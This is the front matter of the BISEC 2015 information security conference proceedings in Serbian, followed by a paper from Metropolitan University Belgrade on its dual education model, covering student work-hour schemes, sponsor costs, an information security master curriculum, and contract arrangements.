BISEC

KONFERENCIJA O BEZBEDNOSTI INFORMACIJA

2015

ZBORNIK RADOVA

Metropolitan univerzitet, Beograd

17. jun 2015.

www.bisec.rs

Izdavač
Metropolitan univerzitet
Tadeuša Košćuška 63, Beograd
info@metropolitan.ac.rs
www.metropolitan.ac.rs

Za izdavača
Prof. dr Dragan Domazet

Urednik
Prof. dr Nedžad Mehić

Zbornik priredile
MSc Jovana Graovac
MSc Tanja Ćirić

Programski odbor Konferencije
Prof. dr Dragan Domazet
Prof. dr Nedžad Mehić
dr Dragan Đurđević
doc. dr Aca Aleksić
Prof. dr Gordana Vukelić
Prof. dr Slobodan Jovanović
Prof. dr Ljubomir Lazić

Organizacioni odbor Konferencije
MSc Jovana Graovac
MSc Tanja Ćirić
MSc Ivana Radojević
Petar Cvetković
Mladen Radić

Lektura i korektura
MSc Jovana Graovac
MSc Tanja Ćirić

Prelom i dizajn
Petar Cvetković
Mladen Radić

Štampa:
Copy Print

Tiraž
100

Online verziju zborika možete preuzeti na:
http://bisec.rs/files/Bisec-Zbornik-2015.pdf

TEME KONFERENCIJE BISEC 2015

UVODNO IZLAGANJE

UVODNIČARI

Koncept dualnog obrazovanja na Univerzitetu Metropolitan
Dragan Domazet

Digitalna ekonomija - šansa za rast
Branislav Vujović

Securing the future
Daniel Safar

PANEL KONFERENCIJE: BEZBEDNOST DRUŠTVENIH MREŽA
Nedžad Mehić
Moderator

Uvod u problematiku društvenih mreža
Ivana Radojević, Metropolitan univerzitet, Beograd
Panelista

Društvene mreže: dobitak i rizici
Dragan Đurđević, profesor, Akademija za nacionalnu bezbednost, Republika Srbija
Panelista

Društvene mreže i reputacioni rizik
Marko Stijaković, ROHDE & SCHWARZ, Secure Communication & Monitoring Division, Beč
Panelista

Društvene mreže i uticaj na psihologiju ličnosti
Zoran Milivojević, psihoterapeut
Panelista

Konferencija o bezbednosti informacija BISEC 2015
Univerzitet Metropolitan

KONCEPT DUALNOG OBRAZOVANJA NA UNIVERZITETU METROPOLITAN

THE CONCEPT OF DUAL EDUCATION AT BELGRADE METROPOLITAN UNIVERSITY

DRAGAN DOMAZET
Univerzitet Metropolitan, Beograd, dragan.domazet@metropolitan.ac.rs

Rezime: *U radu se izlaže koncept dualnog obrazovanja koje Univerzitet Metropolitan počinje da primenjuje u cilju povećanja kvantiteta i kvaliteta diplomiranih inženjera informacionih tehnologija ili softverskog inženjerstva, u bliskoj saradnji sa firmama u oblasti IT i razvoja softvera. Koncept čine sedam definisanih principa, a njihova primena predstavlja model dualnog obrazovanja koji je prilagodljiv potrebama firmi. Ovi modeli definišu obim i način sprovođenja stalne stručne prakse tokom studija za studente koje firma stipendira i za koje plaća školarinu. Primena izloženog koncepta omogućava firmama, sa kojim Univerzitet Metrolitan realizuje dogovoren model dualnog obrazovanja, stabilan i stalan priliv mladih i diplomiranih inženjera, i to potpuno pripremljenih za rad u firmi, jer su u njoj četiri godine obavljali praksu u obimu od 10 do 20 sati nedeljno. Izložen je master program iz bezbednosti informacija, kao mogući primer ugovorenog obrazovanja stručnjaka za oblast bezbednosti i zaštite informacija. Trenutno na Univerzitetu Metropolitan koncept dualnog obrazovanja se realizuje na programima osnovih akademskih studija Softversko inženjerstvo i Informacione tehnologije, a u skladu sa ugovorima sa dve firme.*

Ključne reči: *dualno obrazovanje, dualno obrazovanje na univerzitetima, informaciona bezbednost, Univerzitet Metropolitan*

Abstract: *The paper presents the concept of dual education specified and implemented at Belgrade Metropolitan University, aiming to increase the quantity and the quality of graduates in Information Technology or Software Engineering, according to the real needs of ICT companies. The concept is specified with seven principles, and their implementation represents a company-specific model o dual education. Each of these models specifies a form of a permanent student internship realized concurrently with a formal education process. It specifies, among other things, the number of students work hours in the company for each of academic year until students graduation, usually between 3.000 and 4.200 hours a year. As an example, a dual education model for the master program in Information Security of BMU was presented. Belgrade Metropolitan University currently has contracts with two companies for implementation of their dual education models for programs in Software Engineering and Information Technology.*

Keywords: *Dual education, Dual academic education, Information security, Metropolitan University*

1. UVOD

Verovatno je da prvo što treba odgovoriti u ovom radu je odgovor na pitanje: *Kakva je veza dualnog obrazovanja sa tematikom konferencije, tj. sa problemima bezbednosti informacija?* Pokušaću da odgovorim na ovo pitanje, odgovrima na par vezanih potpitanja: *Koja je veza obrazovanja i problematike bezbednosti informacija?*


Sa napretkom Internet tehnologija, sa rapidnim rastom broja sistema povezanih sa Internetom, rapidno raste i rizik od zloupotreba i nelegalnog i nedozvoljenog pristupa informacijama. Unapređuju se tehnologije zaštite, ali takođe, i novi načini za probijanje postavljenih zaštita. Iako nema idealne zaštite, nužno je postaviti najbolju moguću ili odgovarajuću zaštitu IT sistema povezanih sa Internetom. To mogu da urade samo odgovarajuće obrazovani i kvalifikovani stručnjaci za bezbednost informacija. To zahteva odgovarajuće obrazovanje na nivou master akademskih studija. Univerzitet Metropolitan to i nudi, jer nudi svoj master program Bezbednost informacija. U 4. poglavlju daćemo kratku informaciju o ovom programu.

Nažalost, to nije dovoljno. Šta nedostaje? Ono što je često prisutno u akademskim institucijama – udaljenost od realnih problema i od najnovijih tehnoloških rešenja. Koje je rešenje za to? Naš odgovor je – dualno obrazovanje. Dualno obrazovanje omogućava studentu i da studira i da radi u toku svog studiranja, ali deleći svoje radno vreme [1 - 4]. To je moguće samo ako postoji dogovor o tome između visokoškolske ustanove i firme u kojoj radi. Samo tako, student do pola svog nedeljnog vremena (do 20 sati) može da radi u firmi, i isto toliko, da učestvuje u nastavi u visokoškolskoj ustanovi. Međutim, i to nije dovoljno. Šta nedostaje?

Bitno je da student u firmi radi na poslovima za koje se i školuje. Na primer, student master studija iz *Bezbednosti informacija*, neophodno je da radi na poslovima zaštite IT sistema i u firmi u kojoj radi. Poželjno je i da mu firma obezbeđuje i mentora, tj. iskusnog stručnjaka, koji će mu prenositi svoja iskustva i koji će mu ukazivati na

najnovija tehnološka rešenja u oblasti zaštite informacionih sistema.

Takvo okruženje za studiranje i rad može pružiti samo dualno obrazovanje, koje zajednički obezbeđuju visokoškolska ustanova i firma u kojoj student radi, ili u kojoj student sprovodi produženu praksu (dok traju studije). Ta saradnja treba da bude dvosmerna (slika 1). Stručnjaci firme, kao gostujući predavači, mogu da prenesu svoja najsavremenija znanja i iskustvo studentima u okviru predavanja i vežbi, i vođenjem njihovih projekata, a nastavnici mogu da, zajedno sa svojim studentima, budu uključeni u pojedine projekte u firmama.



Slika 1: Dvosmerna saradnja univerziteta i firmi – preduslov za primenu dualnog obrazovanja

Bezbednost informacija je oblast koja je vrlo dinamična i koja zahteva stalno usavršavnje stručnjaka u toj oblasti. Samo bliska saradnja poslovnih i akademskih organizacija, može da obezbedi kvalitetno obrazovanje budućih stručnjaka za bezbednost informaciji, tj. za zaštitu IT sistema.

U ovom radu izlažemo koncept dualnog obrazovanja koji od ove godine Univerzitet Metropolitan nudi studentima i firmama koje su zainteresovane za realizaciju ovog koncepta, tj. koje žele da u što kraće vreme razviju odgovarajuće stručnjake za različite specijalnosti, kao što je na primer, oblast bezbednost informacija.

Stanje bezbednosti informacija u Srbiji je kritično, a jedan od razloga je nedostatak adekvatnih stručnjaka za bezbednost informacija. Smatra se da je primena koncepta dualnog obrazovanja pravo rešenje za problem nedostataka stručnjaka za ovu oblast.

Međutim, isto važi i za mnoge druge oblasti i to ne samo u oblasti informacionih tehnologija. Međutim, informacione tehnologije se vrlo brzo razvijaju, a i brzo zastarevaju, te zahtevaju stalno obrazovanje ili usavršavanje inženjera informacionih tehnologija. Dualno obrazovanje, kao i u slučaju bezbednosti informacija, je po našem mišljenju pravo rešenje za obrazovanje inženjera informacionih tehnologija i njihova, kao i njihovo dalje uže usmeravanje. Mišljenja smo da dualno obrazovanje nudi studentima niz prednosti u odnosu na klasično obrazovanje, a omogućuje i firmama da planski razvijaju svoje buduće inženjere koji će biti potpuno spremni za vrlo zahtevne i odgovorne poslove, i to odmah po diplomiranju.

Iz navedenih razloga, odlučili smo da ovde izložimo koncept dualnog obrazovanja koji Univerzitet Metropolitan želi da realizuje, jer smatramo da omogućava znatno kvalitetnije studije budućih inženjera informacionih tehnologija, informacionih sistema ili softverskog inženjerstva, tj. softvera.

2. SISTEM DUALNOG OBRAZOVANJA UNIVERZITETA METROPOLITAN

Namerno pominjemo termin «sistem» a ne «model», jer ne postoji jedan univerzialni model. Postoji *koncept dualnog obrazovanja* koji se može primeniti pomoću različitih *modela dualnog obrazovanja*, koji najbolje odgovaraju uslovima jedne firme. Zbog ograničenog prostora, mi ćemo ovde navesti samo nekoliko definisanih modela. Međutim, prvo moramo definisati koncept, tj. osnovu na kojoj počivaju razvijeni i još nerazvijeni modeli dualnog obrazovanja.

Koncept dualnog akademskog obrazovanja Univerziteta Metropolitan čine sledeći principi obrazovanja:

- Student je obavezan da u okviru svog nedeljnog radnog vremena, obavezno učestvuje u svim oblicima aktivne nastave (predavanja, vežbe, tutorijali, seminari, rad na projektma i dr.) u skladu sa programom studija, (što obično zahteva oko 20-22 sati nedeljno), a preostalo vreme student radi u firmi u kojoj sprovodi stalnu stručnu praksu i radi na poslovima za koje studijski program i obrazuje studente.

- Student sprovodi *stalnu stručnu praksu* (najviše 20 ili manje sati nedeljno, u vreme odvijanja nastave, a 40 sati u vreme kada nema nastave, sem u periodu predviđenom za pripremu ispita i godišnjeg odmora) u toku svojih studija, koja ima svoj program postepenog uključivanja u probleme u skladu sa stečenim znanjima i veštinama u toku njegovog studiranja. O programu njegove stalne stručne prakse brine se mentor koga imenuje firma u kojoj obavlja stalnu stručnu praksu.

- Univerzitet Metropolitan se trudi da u što većoj meri prilagodi kurikulum studijskog programa na kome studira student dualnog obrazovanja potrebama firme u kojoj obavlja stalnu stručnu praksu i u kojoj će student da se zaposli po svom diplomiranju. To se postiže izborom domaćih i projektnih zadataka koji studenti dobijaju na svim predmetima, kao i izborom odgovarajućih izbornih predmeta studijskog programa. Pored toga, i tema završnog rada se određuje u dogovoru sa mentorom i firmom, a u skladu sa njenim potrebama. Univerzitet Metropolitan je spreman da prihvati sve primenljive sugestije za poboljšanje kurikuluma svojih studijskih programa, kako bi ih u što većoj meri prilagodio potrebama firmi koje zapošljavaju studente koji studiraju i diplomiraju na ovim programima.

- Firma koja obezbeđuje stalnu stručnu praksu studentu obezbeđuje mu i zaposlenje po diplomiranju, vrši plaćanje školarine za njegovo studiranje, a isplaćuje mu i mesečnu stipendiju tokom studija.


- Student preuzima obavezu da ostvaruje:

a. 60 ESPB kredita godišnje sa
b. prosekom ocena većim od minimalno prihvatljivog (najčešće 8,5),
c. svoje obaveze u nastavi (domaći zadaci projekti i dr.) i u stručnoj praksi (rad na projektima firme) obavlja kvalitetno i u datim rokovima, a u skladu sa zahtevima univerziteta, odnosno firme.

Student preuzima obavezu da po diplomiranju radi još najmanje četiri godine u firmi koja je platila njegovo četvorogodišnje osnovno akademsko obrazovanje (školarine i stipendije), a kasnije, najverovatnije, i jednogodišnje master obrazovanje (što mu produžava obavezu rada za još jednu godinu po završetku master studija).

- Kurikulum studijskih programa Univerziteta Metropolitan iz Softverskog inženjerstva, Informacionih tehnologija, Računarskih igara i Informacionioh sistema, predviđa obaveznu stručnu praksu studenata u 7. semestru osnovnih akademskih studija, u trajanju od 4 do 6 meseci, sa radom od 40 sati nedeljno. To omogućava da u tom periodu, isto kao i u periodima kada nema aktivne nastave (pet meseci godišnje, ali po odbitku vremena za godišnji odmor i pripremu ispita, to se smanjuje na 2-3 meseca godišnje, zavisno od modela primene dualnog obrazovanja), studenti rade u firmi u punom kapacitetu (40 sati nedeljno).

- Poželjno je da firma ima svoju radnu jedinicu (npr. odeljenje razvoja) u prostorijama Univerziteta Metropolitan, kako bi student u istoj zgradi, sticao i svoje formalno (na univerzitetu) i neformalno obrazovanje (u firmi) (slika 2). Na taj način se uklanjaju vremenski gubici na transport između univerziteta i firme.



Slika 2: Student istovremeno studira i radi u firmi u obliku stalne stručne prakse


Na bazi ovih *principa koncepta dualnog obrazovanja* na Univerzitetu Metropolitan, mogu se razviti različiti konkretni modeli za primenu (implementaciju) izloženog koncepta dualniog obrazovanja, a u skladu sa specifičnim potrebama svake konkretne firme. Ovde će se navesti samo par mogućih modela.

A. *Model maksimalnog radnog angažovanja studenta*: Student godišnje ima 46 radnih nedelja, tj. 1840 sati rada godišnje (jer je od 52 nedelje odbijeno četiri nedelje za godišnji odmor, a dve za dane praznika). Za vreme nastave (30 nedelja godišnje) student radi u firmi do 20 sati nedeljno, a 10 nedelja radi 40 sati nedeljno. U toku preostalih šest nedelja student ima slobodno vreme za samostalno učenje, pripremu i polaganje ispita. U četvrtoj godini je predviđeno da u 7. semestru student radi 4 meseca u firmi sa 40 sati nedeljno, a iz tri predmeta prati onlajn nastavu. Za vreme rada u firmi, student može i da radi dobijene domaće i projektne zadatke i projekte, u okviru predmeta na studijskom programu. Na ovaj način student tokom studija radi u firmi-stipenditoru 4120 sati.


B. *Model umerenog radnog angažovanja studenta*: U ovom modelu studentu se daje više vremena za individualno učenje i studiranje. U prvom semestru prve godine, nije predviđen rad studenta, a u drugom (15 nedelja) radi po 15 sati nedeljno, 6 nedelja u toku godine radi po 40 sati. U drugoj i trećoj godini radi po 15 sati u vreme kada ima nastave (30 nedelje godišnje), a 6 nedelja u 2. godini, odnosno 8 nedelja u 3. godini, godišnje radi po 40 sati. U četvrtoj godini radi na isti način kao i u prethodno opisanom modelu punog angažovanja. Na ovaj način, student provede na stručnoj praksi ukupno 3.205 sati tokom studija.

Slika 3. pokazuje distribuciju radnih sati studenata tokom godine, a za vreme četvorogodišnjih osnovnih akademskih studija, a za navedena dva modela dualnog obrazovanja:

a) Umerena stručna praksa
b) Maksimalna stručna praksa



a) Umerena stručna praksa



b) Maksimalna stručna praksa

Slika 3: Distribucija radnih sati studenata u toku godine (osnova je 1840 sati) za slučaj dva modela stručne prakse

Sa svakom firmom, planirano je da se svi detalji modela definišu ugovorom o realizaciji dualnog obrazovanja koji sklapaju Univerzitet Metropolitan i svaka pojedinačna firma. U ugovoru se definiše i način izbora studenata-stipendista firme, u čemu je dominantan stav firme. Važno je da se finansijska podrška nudi maturantima, tj. kandidatima za upis na studije, jer se time motivišu budući studenti da izaberu studijske programa za koje postoji jasna podrška poslodavaca, što dokazuju i ulaganjem u razvoj svojih budućih inženjera. Ponuda besplatnog studiranja, dobijanja stipendija i posla po diplomiranju je atraktivna ponuda i ona usmerava najbolje maturante na studije koje im omogućavaju sigurno zaposlenje i uspešnu karijeru. U slučaju Univerziteta Metropolitan, to su studije *Softverskog inženjerstva, Informacionih tehnologija, Računarskih igara i Informacionih sistema*. U skladu sa tim ugovorom, sa svakim studentom koji konkuriše i bude prihvaćen, sklapa se trojni ugovor, u kome se definišu prava i obaveze studenta-stipendiste, firme-stipenditora i Univerziteta Metropolitan. U njemu se predviđa i način garantovanja realizacije preuzetih obaveza.

3. FINANSIJSKI ASPEKTI

Za navedena dva ilustrativna modela, izvršićemo analizu ulaganje firme-stipenditora tokom studija njenih stipendista pod sledećim pretpostavkama:

- studije traju 4 godine i obezbeđuju 240 ESPB
- godišnja školarina je 2.000 EUR
- mesečna stipendija stipendiste tokom svih godina studiranja je 10.000 dinara, tj. oko 82 EUR

Tabela 1. pokazuje trošak po satu rada stipendiste za vreme stalne stručne prakse pri primeni oba ilustrativna modela:

Tabela 1: Trošak po satu rada stipendiste

TROŠKOVI	EUR
Školarine (4x2.000)	8000
Stipendije (4x12x82)	3936
UKUPNO:	**11936**
Trošak po satu rada stipendiste	EUR/h
Model sa 4.120 sati	2,90
Model sa 3.205 sati	3,72

Svaka firma može da ima svoj model stručne prakse, a u okviru koncepta dualnog obrazovanja Univerziteta Metropolitan koji je ovde izložen. Zavisno od specifičnosti modela, može se lako izračunati trošak koji firma ima izražen po satu rada svog stipendiste. Realno je očekivati da se taj trošak kreće između dve ekstremne vrednosti u Tabeli 1. Međutim, bez obzira na konačnu vrednost, jasno je da je trošak po satu stipendiste znatno niži od cena angažovanja programera-početnika, tj. diplomiranog inženjera informatike bez prakse, ili mlađeg programera. Ovi troškovi su niski i iz dva druga razloga:

- školarine (koje nisu visoke) su oslobođene oporezivanja;
- stipendije do 10.620 dinara su takođe oslobođene oporezivanja.

Naravno, jedan deo radnih sati u firmi, stipendista troši na radu na domaćim zadacima, testovima i projektima, što je predviđeno za svaki predmet na Univerzitetu Metropolitan. Međutim, ne očekuje se da stipendista za to može da potroši više od 20-30% svog rada u firmi, a to ne menja zaključak, da ulaganje u obrazovanje stipendista se može povratiti radom stipendista na projektima firme-stipenditora. Na taj način, *student-stipendista, svojim radom za vreme stalne stručne prakse, u potpunosti vraća firmi-stipenditora uložen novac u njegovo obrazovanje*. Realno je očekivati da je prihod koji firma može da ostvari od rada stipendista bude i znatno veći od uloženih sredstava u obrazovanje studenta-stipendiste.

4. PRIMER MASTER STUDIJA IZ BEZBEDNOSTI INFORMACIJA

Primer model dualnog obrazovanju u prethodnom poglavlju rađeni su za slučaj dva programa osnovnih akademsih studija: Softversko inženjerstvo i Informacione tehnologije. Ovde će se izložiti model dualnog obrazovanja za slučaj njegove primene kod programa master studije *Bezbednost informacija*. Ovaj model se znatno razlikuje od navedenih metoda zbog sledećih specifičnosti:

- Master studije traju godinu dana i obezbeđuju 60 ESPB kredita.

- Nastava je predviđena samo u obliku onlajn nastave, primenom sistema za e-učenje Univerziteta Metropolitan (tzv. SEUM). Pretpostavlja se su svi studenti zaposleni kod firme-stipenditora, i da firma nije zainteresovana da njeni zaposleni odsustvuju 20

sati nedeljno radi klasične nastave na univerzitetu. Ova pretpostavka znači da za veći deo svog studiranja student-stipendista troši svoje vreme van rada u firmi-stipenditora. Konkretno učešće studiranja u radnom vremenu stipendiste zavisi od politike firme u kojoj radi i koja mu plaća školarinu. Zbog ovog načina studiranja, sem za ispite i direktne konsultacije sa nastavnicima, student ne mora da napušta svoje radno mesto i da dolazi na nastavu na univerzitetu.

- Školarina iznosi 2.000 EUR godišnje i nju plaća firma-stipenditor, tj. firma u kojoj je on i zapolen. Kako za svoj rad u firmi već prima platu, nije predviđena nikakva dodatna stipendija ili dodatak na platu. Praktično, visina školarine određuje i ukupno ulaganje firme u obrazovanje svog zaposlenog.

Predmeti master akademskog programa *Bezbednost informacija* dati su u Tabeli 2.

Kombinujući formalno (akademsko) i neformalno (rad u firmi), student može da kombinuje najbolje aspekte oba vida učenja, a firma, sa vrlo malim ulaganjem, može da dobije master inženjera za bezbednost informacija, tj. stručnjaka čiji značaj stalno raste.

Tabela 2: Predmeti MAS Bezbednost informacija

Sem.	RB	S BEZBEDNOST INFORMACIJA - sa 60 E	ESPB
1	1	CS470 Kriptografija i kripto tehnologija	8
	2	CS520 Analiza napredniih algoritama	8
	3	CS471 Bezbednost operativnih sistema	8
	4	CS472 Bezbednost računarskih mreža	8
	5	CS571 Računarska forenzika	8
2	6	Izborni predmet	8
	7	CS595 Završni rad	12
		Izborni predmet	
2	6	CS574 Bezbednost baza podataka	8
	6	SE510 Bezbedno softversko inženjerstvo	8

5. PRAVNI ASPEKTI

Postoje dva ugovora koji definišu prava i obaveze svih aktera u dualnom obrazovanju na Univerzitetu Metropolitan:

- *Ugovor koji sklapaju Univerzaitet Metropolitan i firma-stipenditor:* Ovaj ugovor treba da definiše broj stipendista koji firma želi da stipendira za svaku školsku godinu u narednih 4-5 godina, visinu školarine, visinu stipendije, način izbora kandidata za stipendije, način usaglašavanja domaćih i projektnih zadataka e-studenata i potrebe firme i dr.

- *Trojni ugovor koji potpisuju stipendista, firma-stipenditor i Univerzitet Metropolitan:* Ugovor detaljno definiše obaveze i prava svake strane potpisnice. Definiše se uspeh u studiranju studenta-stipendiste mora da ostvari (inače gubi pravo na stipendiju), njegove radne obaveze, a posebno, i obaveza rada u firmi-stipenditora po diplomiranju studenta-stipendiste i način davanja garancija za ispunjenje ove obaveze. Firma-stipenditor preuzima jasne obaveze oko visine i rokova plaćanja stipendija i školarina, i drugih obaveza (na primer, nabavka i davanja na korišćenje laptop računara stipendisti, a koji koristi za vreme rada u firmi radi realizacije stručne prakse), ali i za vreme nastave, tj. za potrebe studiranja. Definišu se i uloge mentora iz firme i mentora sa univerziteta, i druga pitanja od značaja za svaku stranu potpisnika ugovora.

Univerzitet Metropoolitan ima trenutno dve firme sa kojima je sklopio ovakve ugovore, te ima i njihove uzorke, koji mogu biti od pomoći pri pripremi ovih ugovora u slučaju novih firmi-stipenditora.

6. PREDNOSTI PRIMENE DUALNOG OBRAZOVANJA

Objedinjavanje formalnog i neformalnog obrazovanja nudi niz prednosti:

- Student u toku studija (i svoje stalne stručne prakse) stiče paktično upotrebljiva znanja, tehnologije i veštine, koje koristi njegov budući poslodavac. Student je potpuno spreman i upotrebljiv firmi koja ga je stipendirala, jer se četiri godine priprema za poslove koje je i radio za vreme svoje stalne stručne prakse.

- U slučaju deficitarnih zanimanja, kao što su inženjeri informacionih tehnologija i softverskog inženjerstva, stipendiranje je jedini stabilan način obezbeđenja budućih i novih inženjera, koji treba da nose aktivnosti firme, jer u Srbiji tražnja je vidno veća od ponude novih diplomiranih inženjera. Ponuda besplatnog studiranja, stipendiranja i garantovanja zaposlenja po diplomiranju može da privuče i veći broj, a i kvalitetnije maturante, tj. buduće brucoše. To se ne dešava kod stipendiranja samo starijih studenata, jer i roditelji i budući studenti daju prednost onim programima i ponudama koji ih oslobađaju plaćanja školarina već od prve godine, a mnogima je stipendija i jako potrebna.

- Ulaganja firme-stipenditora u toku četiri godine su relativno mala (ukupno 11.936 EUR) i analiza je pokazala da student-stipendista može svojim radom tokom studija, ne samo da vrati stipenditoru, već da mu obezbedi i zaradu. U analizirana dva modela dualnog obrazovanja, firmu je njihov stipendista koštao samo 3,72 EUR/h , odnosno 2,90 EUR/h, što je znatno niže od tržišne cene mlađih programera i programera-početnika.

- Kurikulumi studijskih programa OAS Softversko inženjerstvo i OAS Informacione tehnologije, obezbeđuju već u prvoj godini studija, aktivnu nastavu od po sedam časova nedeljno na predmetima Uvod u objektno-orijentisano programiranje i Objekti i apstrakcije podataka, tj. predmeta u kojima se izučava Java, kao i predmet Programiranje sa C/C++. Praktično, studenti su za firmu–stipenditora

upotrebljivi već krajem prve godine studija, tj. po završenoj prvoj godini studija.

Ako analiziramo prednosti dualnog obrazovanja sa stanovišta glavnih aktera, njegove glavne prednosti možemo i ovako de predstavimo:

- za studente:
  a. besplatno studiranje i na privatnoj visokoškolskoj ustanovi,
  b. dobijanje stipendije,
  c. obezbeđenje zaposlenja po diplomiranju,
  d. sticanje, pored akademskih, i praktičnih i primenljivih znanja i veština realizacijom stalne stručne prakse u firmi-stipenditoru.
- za firme:
  a. obezbeđenje stabilnog zapošljavanja novodiplomiranih studenata i to potpuno pripremljenih za poslove na kojim će raditi, jer su na njima radili tokom studiranja,
  b. uključivanjem studenata u svoje razvojne projekte i poslove, firma može da njihovim radom, ne samo da nadoknadi uložena sredstva u njihovo obrazovanje, već i da ostvari dobit.
- za Univerzitet Metropolitan:
  a. povećava broj studenata, jer omogućava upis i studenata koji nemaju mogućnost plaćanja školarine,
  b. povećava se kvalitet upisanih studenata, jer sa atraktivnom ponudom stipendiranja, plaćanja školarina i zaposlenja, postaje privlačan i za najbolje maturante, tj. kandidate za upis na studije.
- za Srbiju:
  a. povećanim brojem diplomiranih studneta u oblasti informatike, kao i njihovim ovladavanjem potrebnih znanja i veština tokom studija, otklanja se jedna od najvećih barijera bržeg razvoja IKT i softverske industrije u Srbiji.

Očigledne su prednosti primene dualnog obrazovanja, a naročito u oblasti računarstva, jer se brzo vraća ulaganje u obrazovanje ekvivalentnih inženjera informatike, a obezbeđuje se stabilan priliv novih inženjera na osnovu dugoročne saradnje Univerziteta Metropolitan i firmi u oblasti IKT i razvoja softvera.

7. IZAZOVI PRIMENE DUALNOG OBRAZOVANJA

U dosadašnjim kontaktima sa predstavnicima IKT firmi, primećeno je da domaće IKT firme ne pokazuju veliku spremnost za finansiranje obrazovanja (školarine) i stipendiranje studenata, iako se svi žale na nedostatak mladih inženjera informatike. To je verovatno posledica duge tradicije da država finansira to obrazovanje u potpunosti, kao i njihovog osetljivog finansijskog stanja. Nedostatak dovoljnog broja dipomiranih inženjera IT i softvera, postaje i glavni ograničavajući faktor za razvoj industrije softvera i IKT usluga u Srbiji. Inostrane firme se spremnije za stipendiranje i ulaganje u svoje ljudske resurse nego domaće firme, ali i jedne i druge više očekuju da to bude uloga države, nego da to bude njihova uloga. Treći izvor finansija – roditelju studenata – je vrlo ograničavajući, uglavnom zbog slabog materijalnog stanja.

Kapaciteti svih državnih visokoškolskih ustanova koji obrazuju odgovarajuće profile inženjera informatike su svake godine potpuno iskorišćeni, a zbog kadrovskih i prostornih ograničenja nisu u mogućnosti da dalje povećavaju svoje kapacitete upisa. Pojedine visokoškolske ustanove koje nije osnovala država, kao što je Univerzitet Metropolitan, imaju akreditovani kapacitet za obrazovanje inženjera informatike, koji nije popunjen. U slučaju Univerziteta Metropolitan stepen iskorišćenja kapaciteta upisa je na nivou 60-70%, iako broj mesta nije veliki (npr. 120 za program Informacionih tehnologija u periodu 2010-2015). Univerzitet Metropolitan je podneo zahtev za akreditaciju novih programa sa većim kapacitetom upisa (160-Softversko inženjerstvo, 140-Informacione tehnologije, 36-Računarske igre i 72-Informacioni sistemi). Međutim, zbog niske platežne moći najvećeg broja roditelja potencijalnih studenata, najveći deo tog kapaciteta će ostati nepopunjen, i pored velike tražnje i poslodavaca, a i zainteresovanosti potencijalnih studenata. Situacija bi se znatno poboljšala ako bi Vlada Srbije donela dve ključne mere:

- Sredstva koja privredna društva i druge organizacije ulože u finansiranje obrazovanja svojih stipendista (školarine i stipendije), računaju se *kao sredstva plaćenog poreza*, te se *za iznos uloženih sredstava za obrazovanje studenata umanjuje iznos poreza ovih organizacija*. Ova mera bi znatno uvećala interes firmi da sami finansiraju obrazovanje kadrova koji su im potrebni, a to bi bio i jasan indikator koje profile studija država treba da više budžetski finansira, a koje manje.

- Treba omogućiti da *država plaća školarine studenata koji i na privatnim visokoškolskim ustanovama studiraju programe koji obezbeđuju deficitarne kadrove*, kao što su inženjeri informacionih tehnologija ili inženjeri softvera, ako zadovolje određene kriterijume. Ovo bi vrlo brzo uvećalo kapacitete akreditovanih studijskih programa za koje postoji interes poslodavaca, *bez potrebe da država investira u razvoj ovih kapaciteta*. Naravno, podrazumeva se da su to akreditovani studijski programi koji zadovoljavaju sve kriterijume kvaliteta.

Ove dve mere bi vrlo brzo dale vrlo pozitivne efekte, mada je poželjna suštinska reforma visokog obrazovanja koja bi eliminisala postojeće monopole i omogućila obrazovanje studenata prema potrebama društva i poslodavaca, a ne pojedinih visokoškolskih institucija.

8. POSLOVNO-OBRAZOVNI CENTAR U NIŠU

Pored izrade koncepta i razvoja nekoliko modela dualnog obrazovanja, Univerzitet Metropolitan je realizovao neke konkretne mere koje omogućavaju i primenu postavljenog

sistema za dualno obrazovanje. Univerzitet Metropolitan je kupio zgradu u Nišu sa oko 3.500 m2 (slika 4), koja omogućava da se IKT firmama, koje stipendiraju njegove studente, pruži mogućnost korišćenja oko polovine tog prostora.

Slika 4: Poslovno-obrazovni centar Univerziteta Metropolitan u Nišu

